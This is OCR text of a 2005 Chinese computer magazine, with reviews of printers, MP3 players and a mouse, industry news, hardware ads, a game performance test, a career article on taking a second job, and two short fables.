PSC-1318是一款面向家庭用户的彩色一体机，其精致的外形和典雅的颜色都使她更适于摆放在舒适的家居环境之中，它具备了打印、复印、扫描三大主要功能，但是无论在打印性能和产品配置上与老款机型PSC 1218相比较都有了进一步的提升。PSC 1318融合了HP第四代"富丽图"色彩分层技术，通过可选的6色照片打印，提供更宽广的色彩范围和真正的无颗粒打印效果，并且能够实现4800×1200dpi最佳彩色分辨率。在打印速度上，PSC 1318也有很大提高，能够达到黑白17页/分钟和彩色12页/分钟的最佳工作速度，使精彩的图片能够瞬间呈现，大大缩短了您的等待时间。



此次推出的PSC 1318还增添了前置的PictBridge端口，这也成为了一个让它备受瞩目的产品亮点。PictBridge端口的融入使PSC1318只需与支持PictBridge技术的数码相机相连，就可以在无需PC的情况下直接打印照片。 如生的打印技术、无需PC的PictBridge端口、对标准尺寸照片的无边距打印的支持都使PSC 1318更适合普通DC用户的胃口。

HP PSC 1318扫描功能的平板式设计为用户带来了更加方便的扫描件加载形式，同时也保证了最佳的扫描清晰度。36位的扫描色深且拥有高达19200dpi的增强分辨率和600×2400dpi的光学扫描分辨率，使它可以具备不俗的表现。

CF [CP12]



纽曼 影音王 M360

■ CFan 评测室

纽曼新推出的影音王 M360，一经推出就在市场上引起了一场轰动。

M360 是一款支持 MP4 的彩屏 MP3，但价格却只有低得可怜的 299 元（128MB 版）。要知道，这个价位大部分都是单色屏的产品。而 M360 所拥有的却是一个 16 位色的 OLED 屏幕。



纽曼影音王 MP3 M360 的功能可谓是同价位产品中最强大的。它支持 MP3、WMA、MTV 等格式，可播放 MTV 歌曲和电影，并支持 JPG 格式的图片 览，让你在旅途中不但可以听音乐而且可“看”音乐。除了娱乐，M360 同样是你学习的好帮手，它的电子书功能，可以将文章拷贝至机内，随时阅读，人性化的录音模式，分为长时录音、优质录音两种，可根据自己需要进行调节。在内部功能设计上，M360 承了纽曼 MP3 一贯的人性化概念，睡眠模式和省电模式的定时关机功能、“异度空间”的磁盘加密功能、固件升级功能等，每一个功能都从细微之处体现出纽曼对于消费者的关爱之心。

纽曼 M360 外壳采用了用金属材料制成，手感非常不错，操控也非常简单，只需几个按键即可轻松搞定。

CF [CP13]

华旗资讯“好东东”无线光电鼠小 Q

■ CFan 评测室



华旗资讯推出的“好东东”系列产品中近期又多出了一款鼠标——小 Q，它的名字不禁让人联想起了日本宠物狗电影《导盲犬小 Q》中那条可爱的拉布拉多小 Q，在看到它的模样时真的是和小 Q 小时候的样子一样可爱。

鼠标小 Q 是华旗宣称的全球首款支持在线充电模式的无线鼠标，它可以在不间断使用的同时给鼠标内部的充电电池进行充电。众所周知，费电是无线光电鼠的一个通病，那么是否节电就成了无线光电鼠一个很重要的指标。尽管有些鼠标的节能性比较强，但谁都不愿意在游戏过程中鼠标突然没电。

长期以来，因为价格及使用习惯等原因，鼠标市场一直以有线鼠标为主导。无线鼠标只是少数人的奢侈品，而且因为普通无线鼠标耗电较大，需要经常更换电池，因此一直没有能够成为鼠标中的主流产品。而小 Q 采用了独特的 USB 联线充电的方式，为无线鼠标的用户解决了后顾之忧。离线情况下充电 8 小时充满，在线式充电 16 小时可充满，一次充满后可连续使用 40 小时，按每天连续使用 5～8 小时计算，可使用 5～8 天。如非连续使用，鼠标在 5 分钟内将进入节电模式，使其使用时间可至 10 天以上。另外，小 Q 还向用户赠送两节爱国者超能王充电电池，从 USB 口直接取电、充电。



另外，小 Q 还采用射频工作方式，在距离接收器 5 米范围内可以自由游动，360 度接收。实测中某些物体会对小 Q 的接受和距离有所影响，但在本本附近 2 米范围反应非常灵敏。小巧方便是小 Q 最大的特色，手感不错，外形更是仿似微软迷你 造型。不过由于尺寸太小，还是适合 MM 的小手，GG 打起 CS 来还是不够趁手，日常办公就完全能够得心应手，非常适合每日都需携带笔记本上下班的上班族，便于携带。

小 Q 的市场价为 269 元，在同类产品性价比较高。目前，小 Q 有 5 种颜色，珍珠白、皮革黑、海兰紫、金属灰、桃粉色，可以配合各种颜色材质的笔记本，凝重的黑色配 IBM 小黑相当契合。

CF [CP14]

三星刻录机飞跃巅峰 下半年策略发布



2005年7月7日，三星半导体在素有天府之国之称的成都发布其下半年产品规划以及市场执行策略。来自三星半导体光磁存储的高层和全国各主流媒体的记者参加了此次会议。

会议报告中，来自三星半导体光磁存储部门的宋大永总经理很有信心地表示：在2005年下半年，光刻录产品方面将会有两大市场亮点，采用Light Scribe（光雕）技术的产品将是其中之一。三星光磁存储也将在下半年推出的部分高端产品中，加入这个非常个性化的功能，以期望能给用户带来更有趣味的刻录体验。而采用Super Multi格式以及SATA接口的刻录机产品也将是今年下半年的重头戏。

其间还发布了三星金将军的外置刻录机系列产品，相比其他追求外观“轻”“薄”的同类刻录机，三星的产品黑色的外观更显得稳重和商业气息浓厚；而采用USB2.0接口的刻录速度将达到目前最高的16倍速，这款产品也将在近期与消费者见面。

明基BenQ苏州全球经销商大会

“全球科技产业正在发生巨变，只有善于把握机遇，勇于制定游戏规则，才能在产业决赛中最终胜出。在3C数字汇流的大时代浪潮中，我们有信心、也有能力引领这场划时代的变革，让BenQ真正 身世界级行列，成为全球3C领域内的领导品牌。”明基电通董事长李焜耀在2005年明基全球经销商大会上，激情演绎着企业愿景。



7月4日，明基2005全球经销商大会在苏州拉开幕。来自亚太、欧洲、美国、澳洲等多个国家，约700多名经销商伙伴与明基高层人士参加了此次会议。本次大会对明基BenQ自有品牌三年多来的成功历程做了精彩回顾，充分展现BenQ多项核心竞争优势，包括强大的研发、制造与工业设计能力，以及富有成效的国际化品牌运作，更结合最新产业发展趋势与背景，对BenQ未来产品线布局、远景策略规划等进行了深入剖析。



精英携手联想进入海外服务器市场



2005年7月13日，一线主板厂商精英电脑宣布进军海外服务器ODM市场，并与联想开展服务器技术方面的合作。精英具有世界级的产品制造能力与全球化的销售渠道，而联想亦拥有一流的服务器主板设计研发能力，未来双方紧密的合作，将为新兴市场带来更具竞争力的产品。在双方的合作中，将成立了联合板卡开发团队，由联想提供服务器主板的设计，而精英则负责生产制造及销售。

联想中国服务器事业部总经理梁军先生表示：“联想与精英是多年的合作伙伴，在台式电脑、服务器等领域开展了多方面的合作。目前，联想是最具实力的主板设计开发服务器厂商之一。从基本的电路原理设计，到主机系统集成，联想均具有独立知识产权自主研发能力，可以提供国际品质的服务器技术及产品。而精英电脑是全球领先的主板生产厂商，具备世界级的生产能力、遍布全球的渠道以及服务网络。联想将为精英电脑成立联合板卡开发团队，协助设计建造服务器主板生产专线，并在板卡工程化、品质管控、生产支持等方面提供全方位的管理支持。”

目前，精英已经建立了服务器生产专线，以保证产能和质量的稳定。此外，双方的技术专家将在服务器主板和系统设计方面进行深入研究，开发领先技术及产品。相信通过精英电脑与联想的共同努力，将打造出实力更为雄厚的服务器产品提供商。



多彩胭脂扣　让精彩瞬间动起来

多彩音舷系列之618B　脂扣，采用美国SIGMATEL最新解码芯片的多彩DLA—618B　脂扣音质清澈精细。独设开机动画显示，个性化十足。具备Line-in轻松直录、FM多达30个电台的收音可选、内录。强大的多国语言存储、A—B复读支持，让精彩瞬间动起来！　MP3/WMA/WAV等多种音乐格式支持、歌曲目录　览选歌、歌词同步、4 行荧光字符信息显示。随心所欲自在调控。

咨询电话:*0755-27394092*

产品价格:*528 元/128M*




华硕W2营造“未来家电”新体验

ASUS　W2作为一款数字娱乐功能极其强劲的笔记本电脑，一改过去笔记本只是娱乐助手的形象，开始担当起家庭娱乐中心的重任。采用顶级新一代英特尔迅驰Ⅱ移动计算技术，运算功能强大；最先进的ATi Mobility Radeon X700 独立显卡，图形功能强大；17 英寸16:10 高亮宽屏，内嵌超重低音扬声器，支持4.1声道环绕效果，营造影院级视听效果；整合数字和有线电视接收装置，可实现电视节目的录制、编辑、边录边放等众多功能……然而这一切，只需要一个外置遥控器和华硕移动剧院（ASUS Mobile Theatre）的帮助就可以轻松实现，显现出 W2 强大的娱乐执行效能，为用户带去全真的数字化娱乐体验。

咨询电话:*800-820-6655*

产品价格:*请电话咨询*



技嘉GA-8I955X Royal主板

GA-8I955X Royal主板搭载最新Intel 955X Express芯片组，支持双核心Intel Pentium 处理器并支持Hyper Threading技术及64位的Intel EM64T扩充技术，采用双通道DDR2 888内存架构和Intel矩阵式储存技术，双网卡设计(Dual Gigabit LAN)提供超越以往的高速网络，其连结速度可达1000 Mbps，最新的IEEE1394b介面的传输资料频宽高达800Mbps，是IEEE1394a介面的两倍。同时拥有技嘉科技独创的U-Plus双回路电源系统，强调高负载超稳电流、强效制冷二合一的功能，可让处理器发挥最高的效能表现。

咨询电话:*010-62102838*

产品价格:*248 元*




金河田SOHO搜后系列机箱，我的生活我做主！

〞SOHO 搜后〞系列机箱配置多款时尚新颖的面板可供选择，机箱、光驱、硬盘、扩展卡、侧板均采用了免螺丝结构。机箱整体结构全卷边设计，并且采用SECC优质环保钢材。机箱后板风扇散热孔采用六角菱形外凸圆弧设计，标配金河田劲霸传奇静音电源，保证电脑系统稳定和谐。同时，强化EMI设计，在机箱四周边缘遍布EMI防静电凸点，使整个机箱连成一体，防止机箱内积累的有害电荷的泄漏。这些金河田的专业设计，体现了对消费者的关爱态度，成就了健康SOHO机箱。

咨询电话:*0769-5057928*

产品价格:*请电话咨询*



经典2.1多媒体音箱麦博M-600

M-600给人的感觉是清爽大方。5 寸木制低音炮是清雅的白色，长方体设计，银色的倒相孔开在面板上方，与侧边的银框配合，整体和谐得当；面板下方是前置的主音量控制旋钮，方便用户的使用；3 寸的卫星箱风格十分可爱，类似于QQ的外观和方正的低音炮相应成趣，精致的铁丝网罩将高音喇叭严严实实的保护起来，稳固的方形底座配有4 个胶垫，可有效防止谐振。M-600采用全防磁设计，输出功率为34W　RMS（10Wx2+14W），内置超重低音功率放大器，低频功率14W，单个卫星音箱功率为　10W，35Hz-20KHz的宽频响应，信噪比大于75dB、隔离度大于45dB。

咨询电话:*800-830-5652*

产品价格:*248 元*

三诺3NOD英雄H-251音箱



英雄H-251全黑的主色调，再配以银白的镶边，简约冷毅，刚劲强悍。采用蓝宝石滤波电解电容，电流更加平稳，音质更加纯净；全防磁设计，即使任意摆放也不会对声音形成干扰，影响音质。另外，英雄H-251采用了高效整流管（IN5392）二极管，传输宽广的供电电流，使输出功率失真小，而且具有发热度低，传输快等优点。低音炮采用了比一般音响稍大的5.25寸低音单元，可以提供更加强劲的低音震撼效果，具有良好的声音下潜能力。英雄H-251还在低音喇叭单元纸基中渗入碳纤维，保证了整款产品的轻质量、强硬度，并且获得高的灵敏度，使低音强劲澎湃，提高了低音的钢性和硬度。

咨询电话:(020)38731260

产品价格:请电话咨询

戴尔—Dimension 5100/5100C带来出色静音效果与完美性价比



戴尔Dimension 5100和Dimension 5100C采用阿尔卑斯白搭配北极银的全新设计机箱。此项设计结合了BTX设计规格和戴尔QuietCase技术，有效降低噪音并提升了系统的可靠性和散热性能。

两款新品配有戴尔Support 3.0应用软件，可迅速识别出诸如设备驱动冲突等常见错误，甚至可以在用户发现故障前进行自动修复或提供相应的解决方案。两款新品配置如下：英特尔945G Express芯片组，高达4GB DDR2内存，集成7.1音频支持和10/100网卡，可选IEEE 1394端口和9合1媒体读卡器，Microsoft Windows XP家庭版或专业版操作系统，Dimension 5100C独享：英特尔奔腾5X1处理器、1条x1和1条x16 PCIe扩展插槽，Dimension 5100独享：奔腾 5X1处理器、1条x1 PCIe和1条x16 PCIe扩展插槽、2条PCI扩展插槽。

咨询电话:880-858-2268

产品价格:请电话咨询



微星—915PL NEO-V 699主板再掀浪潮

微星的915PL Neo-V主板采用了ICH6芯片，可以支持四个Serial ATA/150 端口，速率可达 1.5Gb/s；支持单信道的 Ultra ATA 100 主总线 IDE 控制器；支持8声道输出。6月15日～7月31日，只要以官方价格699元购买微星915PL NEO-V主板的用户，只需将主板上的条形码和身份证复印件、手机号码一起递回微星总部，就将有机会获得微星返换购买主板的699元的回报活动，并通过抽奖的形式，抽出699名幸运星免费获得微星915PL NEO-V主板的真情回报。

咨询电话:020-87636363

产品价格:699元

LG L1717S再续传奇



L1717S在液晶面板技术与产品制作工艺方面堪称上乘。采用LG-Philips的A级面板，具有1280×1024的最高分辨率、250流明的亮度、500:1的对比度，各项指标均处于主流地位，加上全新的12毫秒响应时间，让动态画面更加畅快淋漓。同时，L1717S还充分考虑到多媒体需求，特别进行了宽视角设计，其水平/垂直视角均达到160°。此外，LG独创的柯菲色彩增强技术，使画面清晰自然，真实不变形；Lightview TM 功能可以让用户根据影视、文本、图片等不同情况的应用需求轻松调节亮度显示模式，提供舒适 意的感受；领先的四灯管内部光源设计，最大程度地保证了显示画质清晰而鲜艳，使画面更加稳定，亮度更加均匀。

咨询电话:020-87636363

产品价格:1299元



月光宝盒机箱F857清凉面世

国内机箱知名品牌爱国者针对炎炎夏日推出了一款散热性极好的月光宝盒机箱F857。F857机箱良好的散热性能主要来自独特的散热通道。在机箱侧面和机箱背部分别有圆形、方型、中国结式散热孔位。单引擎三风道散热模式，可以针对重点区域(CPU、显卡、硬盘)重点散热，符合Intel CAG1.1 38度机箱规范设计；独特80mm风道散热设计，可以为机箱内部导入更多的冷空气，有效降低系统温度，全面保障系统安全稳定运行；后置的92mm风扇设计，强劲的风力可把机箱内产生的热气带到外面。F857机箱外表设计高贵典雅，采用隐藏式光驱位设计，无论采用什么颜色的光驱，都可以保持机箱面板的整洁一体。F857还第一次将微动防误触电子按键运用到机箱上，减少机器无谓重起或开关机。

咨询电话:800-810-7666; 010-82607776

产品价格:439元(含300W长城电源)

CF [CP16]

游戏品质提升，配置要求降低——

《轩辕二:飞天历险》

■ 陌生人禁言

身为游戏迷的我早就被各种高要求的3D网络游戏折磨的痛苦不堪，没办法，谁让偶是个穷学生呢……于是玩游戏只能先看配置要求，就算能玩，为了速度流畅，还一定要把画面调的惨不忍睹，苦就一个字。从96年开始我就是"轩辕剑"系列的忠实粉丝，记得《轩辕二：飞天历险》第一次封测时，对配置要求颇高，显卡低于GF MX(64M)的，一律被拘之门外。而如今，游戏在几个月的沉静后，将面临第二次测试。在这段时间里，游戏改进了系统，加强了整体的表现，增添了新内容，还有……降低了游戏配置的要求！这可是"打着灯笼也找不到的好事"哟。

出于疑问和不解，笔者对《轩辕二：飞天历险》的实际配置要求做了一系列测试，请看下文分解：

主流游戏机配置

CPU:AMD XP3200+(OC)

内存:1GB(512MB+512M)

显卡:GF 6600GT(128MB)

虽然目前64位机已经步入主流，但是我们不得不说的是，很多用户依然使用着K7，而且K7在游戏上的表现，足以应付现在的所有网游。在显卡上虽有"杀鸡用牛刀"之说，不过这是为了更好的追求游戏的超高画质，物有所值。

首先，笔者在800X600模式下运行游戏，未开FSAA(反锯齿)，游戏FPS达到了70 ，速度飞快，开了FSAA后，速度依然稳定在60多，即使所有特效开到最大，也稳定在了55左右。在1024X768模式下，整体 数平均下降6点，所以总的来说，游戏非常顺畅。DirectX9.0所带来的视觉感受非常棒，当然，其实这个配置跑目前的任何网游都是没问题的。

官方推荐的配置

CPU:P3 1GHz

内存:512MB(256M+256M)

显卡:GF FX5200(64MB)

考虑到测试效果的认可性，笔者特地使用的是64MB显存的GF5200，而不是官方推荐的128M显存。内存方面则是逐一增加，先测试256M，然后是512M，效果比较明显。

256M时，以800X600运行游戏时，游戏FPS在5-35之间徘徊，稳定在了30左右，游戏十分顺畅，打开FSAA后，最终稳定在了24，还算不错；在1024X768模式下，游戏稳定在了25 ，而开了FSAA后，同样锐减7 左右。为何减幅那么大，那就是因为支持DirectX9.0的原因了，而且GF FX系列有着天生的DirectX9.0支持不足。

都说内存很重要，笔者也相信这一点，所以特意增加内存到512M，成了官方的推荐配置。在512MB内存的带动下，跑800X600时，稳定在了30 ，现在才可以说是非常流畅了；即使是跑1024X768，也稳定在了25 ，非常不错。如果开了FSAA，也仅仅会降低5 ，画质非常出众。

游戏最低的配置

CPU:P3 500MHz

内存:256MB(128MB+128MB)

显卡:TNT2(32MB)+GF MX(64M)

《轩辕二：飞天历险》在首次测试时提供的最低配置要求比现在的高一些，显卡由GF MX(64MB)降低到了TNT2(32MB)。TNT2，古董级显卡，相信现在的游戏玩家都没人用此显卡了吧，为了测试这次的"配置要求降低"，笔者特意搜寻二手电脑城，寻得此配置。经过漫长的安装等待，终于装好游戏(配置差，安装比较慢，很正常)，进入游戏测试。

老样子，先以800X600的模式运行游戏，在不开特效的情况下，游戏FPS在5-30之间徘徊，稳定在15左右……；接着测试1024X768，FPS平均下降5以上，画面跳 严重。然后笔者把显卡换成GF MX(64M)，在800X600的模式下运行游戏，稳定在了20 ，比第一次测试时高了整整6 ，在1024X768模式下时，GF MX(64MB)也能让游戏运行在16 ，还算不错，不过不能开FSAA。

通过以上测试，大家可以发现，用现在的最低要求运行游戏，比一测时的最低要求约强。《轩辕二：飞天历险》确实降低了自己的运行门槛，更重要的是游戏的品质并没有下降，用ATI 9550以上档次显卡在开FSAA(反锯齿)的情况下，依然能运行自如，如果还处于GF MX显卡的用户也不用在意，游戏依然精彩。 CF [CP18]



第二职业——伴你走出围城

■ 梦想

有人说，选择第二职业的人属于不务正业，而本文作者从另外一种角度告诉大家如何用第二职业的方式充分发挥自己的能力，在IT行业取得自己的一席之地。选择刊登该文的意义不仅仅是要向大家讲述选择第二职业的的方法，对那些即将就业的朋友，文中提供了很多新的思路，希望能够借鉴。——编者

钱钟书老先生的《围城》里有家喻户晓的〝围城〞定律：城里的人想出去，而城外的人想进来。老先生说的是婚姻。其实，职业又何尝不是如此呢？屈指算来，我参加工作已经快十年了。先前的兴奋感，已经一点一滴消磨干净，剩下的只是迷茫，不只是为自己……有时，我也在问自己：〝难道我就在这个职场混一辈子？〞，〝我在这儿能实现自己一生的价值〞？



走向第二职业

职场允许你发挥个性的空间总是有限的，你的精彩就意味着别人的无能，所以在职场奉行〝中庸之道〞是大多数人的选择。但〝中庸之道〞久了，就是局限你的思路和进取精神，人就会失去宝贵的才气！新人在参加工作时往往都充满活力，但过了几年后往往会对企业有所保留，其中很大一部分是因为企业体制引起的。当然不管你在工作中表现如何，你在业余的时候还是要扬一扬自己的个性与特长。除了工作之外，我个人认为其实业余生活也可以很美好。从第一职业走向第二职业：同事只是8小时的伙伴，在一段时间摆脱职业的束缚，去寻找属于自己的空间。



第二职业突破点何在？

与直接创业相比，第二职业是一个中庸的选择。其关键就是在于避免了直接创业的风险，充分利用了你的业余时间去锻炼你的才能。但是第二职业的突破点在哪儿？万事开头难！要做第二职业关键是要寻找到一个你自己的突破口。一般来说，要寻找第二职业的突破口有这些方法：你的特长、朋友介绍、报纸上的报道等等。而找到第二职业的方法就是在于先进行小小尝试，一旦发现不错就要积极行动。

第二职业实例

职业就是用自己的劳动换取相应的报酬。第二职业也是如此，要让第二职业赢利，关键就是要有一定的技能和客户关系网，让客户购买你的产品，下面就让我们来看两个案例吧。

1.彩信写手孙先生

孙先生在灵通网供职，他平时没事自己就在网上灌水，或阅读一些科幻小说，从中获得灵感，然后按一定句式编成调皮的短信，贴到网上。从2000年起，他从事文字短信编写已有整整两个年头。最初每周要写30多条，每条规定56个字，主要是搞笑和情感类的，遇到重大节日，还得额外创作节日短信。目前孙先生正在〝转型〞，从一名〝短信写手〞向更全面的〝彩信写手〞过渡。由于短信发展迅速，当写手很不容易。〝灵通网〞内容部赵小姐表示，短信写手必须随时学习最新技术。一位知情人士透露，短信写手有的专门供职于网站，有的是各大网站的〝特约撰稿人〞。在上海，大约有五六十个短信写手。前者月薪在两三千元左右，还不包括年底双薪、奖金等福利；后者实行〝计件制〞，一条短信卖五元，最高者月收入可达五千元。


点评：孙先生的工作很容易形成一种兼职形式，一般要制作彩信要有熟练的图像制作能力，要精通Photoshop这些图像工具。当然还要有一定的美工意识，在掌握了与人打交道的技能后，特别是网站编辑这些客户，良好的人际关系和沟通技能，这些都可以提高你的经济收入。因为制作彩信这种业务对于时间要求并不高，你可以利用晚上的业余时间制作完成然后利用电子邮件

提交给客户。白天的时候可以利用QQ(或者MSN)与编辑进行沟通，如果白天工作使用公司电脑沟通不方便的话，你还可以利用移动QQ等工具。

2.游戏也赚钱——游戏商人戴建宁

"网络游戏中间人"还不是一个固定名词，也没有形成一种固定职业，但从事者却绝对不在少数。它指的是介于网络游戏供应商和游戏者之间，对网络游戏中产生的一些工具，例如财富值、游戏武器、点数等进行经营和买卖的一种行当。随着网络游戏的迅速风靡和产业化趋势，许多行内行外人在其中发现了商机。戴建宁从2002年头,先是带着几个人小打小闹,一开始也不敢全部投入。先看看这个网络这块市场有多大，摸着石头过河也稳妥一点。理论毕竟要结合实际，先从物品交易然后到代练，然后逐步扩大业务范围。慢慢累积信誉，物品交易中介这行最主要的就是信誉问题，只要信誉好了，回头客自然也就多，公司的效益也就会好起来。公司从投入资金到租房大概投了4万多块。公司设了两个部门,一个是游戏代练部,一个是物品交易部。为了保证公司的信誉，戴建宁对公司的管理是很严格的，比如代练员偷盗游戏用户的宝物，戴建宁就会将他们开除。如今他所在的公司业务越做越大，游戏代练已经慢慢退出了江湖。取而代之的是游戏代测和软件销售等潜力的业务。

点评：玩游戏并不需要太多的技术，纯粹从兴趣出发也可以成为一个游戏高手。从某种角度上讲，玩游戏有点属于"玩物丧志"。但是商人的本质就是分析消费者的需求，从需求中找到赢利点。戴建宁凭着自己多年的游戏经验积累，从玩游戏走向了赚钱，这本身就是一件有价值的事情！





关于第二职业的体会


人身在职场，总会遇到各种各样不称心如意的事情，在职场生涯中总会遇到各种各样的瓶颈时期。记得有一句话说得很好："在企业里混，干得太好怕被摘桃子，干得太差，位子保不住，干脆搞块自留地"。这或多或少说明了部分职场人士的心态，当然这也是无奈的选择。我认识一位在数码港开店的老板，他曾经做过职业经理人，但是在公司业务做大了，投资人就开始收手了。无奈之处，他辞了职自己做起来了老板！很快凭着自己的人脉和能力东山再起。有句话说得很好："不要把鸡蛋放在一个蓝子里！"。从我观察的角度来看，在公司里搞市场业务的员工比较容易自己创业，原因是因为他们掌握了销售的实质所在，而技术人员因为所处环境比较单一而无法作为。第二职业主要会带给你一个运用自己的技术去赢得价值的机会，这与创业的本质是相通。通过第二职业，你可以曲线接近创业，一步步体会创业的精髓所在！当然第二职业关键不是在想，而是去实践。收获虽然小了点，但是事情总是一步步做大的。

过来人谈看法



大多数单位对第二职业的看法：单位对自己的员工在外兼职却颇有想法，认为员工拿着单位给的薪水却不专心给单位做事，一心几用，势必影响本职工作。一家广告公司的人事经理说，该公司就因此辞退了一名文案，虽然她工作很出色，但"她竟然明目张胆地把在另外一家广告公司接的业务拿到公司来做。"对此，不少用人单位也有相同的看法，认为人的精力是有限的，兼职肯定会影响本职工作的效率，就算不在单位干兼职的活儿，心里也在偷偷惦记着，这种状态，又怎么能全心全意做好本职工作呢？

一位兼职人士的看法：一般从事第二职业最好不要高调！毕竟你是要靠单位薪水吃饭，单位同事和领导都会用眼睛看着你，注意你的一言一行。这些看法决定着你的升迁，而升迁往往会决定你的薪水。所以，要从事第二职业就要注意"工作与生活分开"的原则。所谓分开就是决不和你的同事谈第二职业的事情，另外不要选



择与同事共同居住，因为你的所作所为必然会被同事看在眼里。不可否认，从事第二职业可以很好地锻炼你的个人能力和观念。因为第二职业完全是一种"自我领导"行为，需要自发自动而并非领导布置，从被布置活干到主动找活干，完全是一种观念上的转变。无论在什么地方，积极主动永远都是打开局面的法宝！所以从事第二职业对于第一职业也有积极的促进作用。如今的社会是一个市场经济社会，特别是在大城市房价高得惊人，而福利分房等一系列政策已经被取消，所以当代年轻人所承担的经济压力可想而知。而现在的企业给劳动者的报酬并不见得很高，所以在自己业余时间赚点钱也是情由可原的。

精力与时间管理



不可否认的是，从事第二职业比起从事单一职业来说要让人更加费心和操心，所以精力与时间管理的问题也就更加突出。从事单一职业，一般下了班就可以去休闲或者娱乐。但是从事第二职业的话，一天往往就要工作12～14个小时，如此大的工作压力往往让人疲惫不堪！我认识一位从事第二职业的朋友，我问他晚上几点睡？他回答说："凌晨4～5点！"。当时只有一个字来形容我自己的感觉："晕！"。要知道这位朋友可是上行政班的，在我眼中这简直是一个超人！而这位朋友说自己靠的是毅力来维持。

我认为要从事第二职业，毅力当然是一方面，但是科学的管理和工作方法还是必不可少的！下面我就来介绍一下自己的时间与精力管理经验。所谓精力管理就是通过合理的运动、饮食、休闲来保证自己旺盛的精力，要成为一个成功的兼职者首先要通过精力管理来达到高效的时间管理的目的。时间管理往往是让你一味的干活，但是人往往会有逆反作用，干活时间一长往往会觉得枯燥，反而会引起效率下降的情况。许多上班族往往会有这样的经验，下了班以后什么事情都不想做，只想晕晕欲睡！其实这个就是没有做好精力管理的原因引起。

为了解决这个问题，首先我办了一张健身卡，每隔2天就去运动1小时，因为这种体能训练都是有专业教练安排的，所以运动可以让人恢复元气同时达到减肥的目的。为了保证自己的精力，我特地在中午午睡半个小时，当然我并不喜欢趴在桌子上睡，有的IT公司专门为员工准备了一张席子困了只要把席子一铺就可以小睡一会儿。同时我在自己的手机上设了定时闹钟，在工作的时候每隔1个小时就提醒自己做做"课间休息"，大学时代都有课间休息，为什么工作以后就不可以进行短时间的休息呢？我会在"课间休息"喝喝开水，做做深呼吸，然后下蹲2～3分钟，这样一来可以恢复些精力。精力管理是时间管理的基础，没有良好的精力管理根本谈不上时间管理。我个人认为比较有效的时间管理就是先制定出个人的具体目标，然后根据目标制定月度计划与周计划。根据这两个计划安排每日的日程表，比如Outlook中的日程安排功能就很不错。如果你手中拥有一个PDA，那么你就可以更好的利用PDA来做时间管理，因为PDA具有定时提醒功能（比如笔者也是通过PDA来提醒自己撰写本文的）。在国外，有专门研究时间管理的专家并且将时间管理定义为GTD，限于篇幅本文不便介绍过多的时间管理知识，有兴趣的读者可以google一下。

小提示

游戏公司具体业务

★销售外挂：主要销售网络游戏的外挂，比如《传奇》、《奇迹》等。

★游戏代练：主要为一些不愿意花过多时间玩游戏而又想在游戏尝试高等级ID滋味的玩家提供的服务，公司会将游戏玩家的级别升级情况在网站上公布，采用逐步付款的方式，这样对于玩家和代练者都公平。

★游戏物品销售：主要是销售游戏中一些宝物或装备，使游戏玩家可以更好武装自己。

★游戏物品中介：为了防止物品交易中的欺诈行为而特地推出的中介服务，双方先将钱和物品交到中介处，然后由中介负责交换，这样一来骗子也没有办法骗人了。

★游戏测试：面向游戏公司，当一家公司要推出新游戏时，可由职业玩家试玩，寻找出其中的一些bug与不足之处，因为是职业玩家，经验丰富，测试更加专业可靠！

网址：http://www.feixueid.com

编后： 看完此文不知道您有怎样的感受。我们并不鼓励您在现有的岗位不敬业而去努力寻找第二职业，刊登此文的目的是希望大家看到有这样一种就业形势，他们的就业心态是怎样的。无论是做本职工作，还是在本职工作的基础上寻找第二职业的机会，目的只有一个，在自己能力的范围内，更好地实现自己的人生目标。

CF [CY01]

鱼王的儿子

有个渔人有着一流捕鱼技术，被人们尊称为"渔王"。然而"渔王"年老的时候非常苦恼，因为他的三个儿子的渔技都很平庸。于是个经常向人诉说心中的苦恼："我真不明白，我捕鱼的技术这么好，我的儿子们为什么这么差？我从他们懂事起就传授捕鱼技术给他们，从最基本的东西教起，告诉他们怎样织网最容易捕捉到鱼，怎样划船最不会惊动鱼，怎样下网最容易请鱼入瓮。他们长大了，我又教他们怎样识潮汐，辨鱼汛……凡是我长年辛辛苦苦总结出来的经验，我都毫无保留地传授给了他们，可他们的捕鱼技术竟然赶不上技术比我差的渔民的儿子！"

一位路人听了他的诉说后，问："你一直手把手地教他们吗？"

"是的，为了让他们得到一流的捕鱼技术，我教得很仔细很耐心。"

"他们一直跟随着你吗？"

"是的，为了让他们少走弯路，我一直让他们跟着我学。"

路人说："这样说来，你的错误就很明显了。你只传授给了他们技术，却没传授给他们教训，对于才能来说，没有教训与没有经验一样，都不能使人成大器！"

简单道理

从前，有两个饥饿的人得到了一位长者的恩赐：一根鱼竿和一篓鲜活硕大的鱼。其中，一个人要了一篓鱼，另一个人要了一根鱼竿，于是他们分道扬　了。得到鱼的人原地就用干柴搭起　火煮起了鱼，他狼吞虎咽，还没有品出鲜鱼的肉香，转瞬间，连鱼带汤就被他吃了个精光，不久，他便饿死在空空的鱼篓旁。另一个人则提着鱼竿继续忍饥挨饿，一步步艰难地向海边走去，可当他已经看到不远处那片蔚蓝色的 海洋时，他浑身的最后一点力气也使完了，他也只能眼巴巴地带着无尽的遗憾撒手人间。

